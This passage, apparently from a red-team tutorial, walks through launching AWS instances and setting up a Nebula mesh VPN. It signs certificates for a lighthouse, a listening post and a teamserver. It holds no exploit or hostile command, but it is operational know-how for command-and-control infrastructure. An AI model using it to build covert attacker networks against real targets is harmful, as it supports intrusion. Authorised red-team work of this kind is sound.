
▼ Key pair (login) Info

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - *required*

listeningpost ▼

Create new key pair



listeningpost

The name can include up to 255 ASCII characters. It can’t include leading or trailing spaces.


Key pair file

Choose **Browse** and navigate to your public key. You may change the name of your key. Alternatively, paste the contents of your public key into the **Public key contents** text box.


```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCjHkRPYiwkFTDr/tIwdEo7wTL+LvfRjcTVrB
8dsmKzze/H/fW4/W7/NcJPUfi0VW7ybLXXyzKc8HbO0OM6MVt9PCwf59qtNjntjrq/
i/g+r9f5JBu61yFyuwgaDIJQtz6pvIl3huZ3LT0Q9s8IfEH+GuXigRJ67EVYTq9jRmpOW
mIw6v3p6i+8tHmaWVAiA/64MsJf2os0bPUK6IQDdsk9dQEbWnNmPT7t9nd7P6RFg
bgN/BF6JM+O8qsCvkmt7Z1SExF2LTBzh/O/RUCQEzxcE0cBDeMWWO3itz7+rqLE6U
q/9Ehmjczeu0tkMtE+0r5LfLYtzSmfPai+oRWNpMmTgxNhhMeGo0PZu1s8CQGpSCE
tp2ZxIdcyrEDv4qh66iBsSoKe+NqhOFFFMywbLkBYskxl3AxfNpXUxTktZGpBuIgx2CrC
```

Tags - *optional*

No tags associated with the resource.



□	Name	Instance ID
□	listeningpost	i-091526310d97c1a51
□	lighthouse	i-0acb06d2f27accd77



Firewall (security groups) Info

A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

● Create security group ○ Select existing security group

We'll create a new security group called '**launch-wizard-4**' with the following rules:

☑ Allow SSH traffic from


Helps you connect to your instance

Custom ▼

Add CIDR, prefix list or secur


[redacted]194/32 ✕

Setting Up Nebula




Mesh Network VPN

Star VPN




```
┌──(kali㉿kali)-[~/redteaminfra/nebula]
└─$ ls
nebula  nebula-cert  nebula.tar.gz

┌──(kali㉿kali)-[~/redteaminfra/nebula]
└─$ 
```




```
┌──(kali㉿kali)-[~/redteaminfra/nebula]
└─$ mkdir certs && mv nebula-cert certs/

┌──(kali㉿kali)-[~/redteaminfra/nebula]
└─$ ls
certs  nebula  nebula.tar.gz

┌──(kali㉿kali)-[~/redteaminfra/nebula]
└─$ cd certs

┌──(kali㉿kali)-[~/redteaminfra/nebula/certs]
└─$ ls
nebula-cert

┌──(kali㉿kali)-[~/redteaminfra/nebula/certs]
└─$ ./nebula-cert ca -name "RedCorp, LLC"

┌──(kali㉿kali)-[~/redteaminfra/nebula/certs]
└─$ ./nebula-cert sign -name "lighthouse" -ip "192.168.100.1/24"

┌──(kali㉿kali)-[~/redteaminfra/nebula/certs]
└─$ ./nebula-cert sign -name "listeningpost" -ip "192.168.100.2/24" -groups "listening_posts"

┌──(kali㉿kali)-[~/redteaminfra/nebula/certs]
└─$ ./nebula-cert sign -name "teamserver" -ip "192.168.100.3/24" -groups "teamservers"

┌──(kali㉿kali)-[~/redteaminfra/nebula/certs]
└─$ ls
ca.crt  ca.key  lighthouse.crt  lighthouse.key  listeningpost.crt  listeningpost.key  nebula-cert  teamserver.crt  teamserver.key

┌──(kali㉿kali)-[~/redteaminfra/nebula/certs]
└─$ 
```


Creating Nebula Config Files



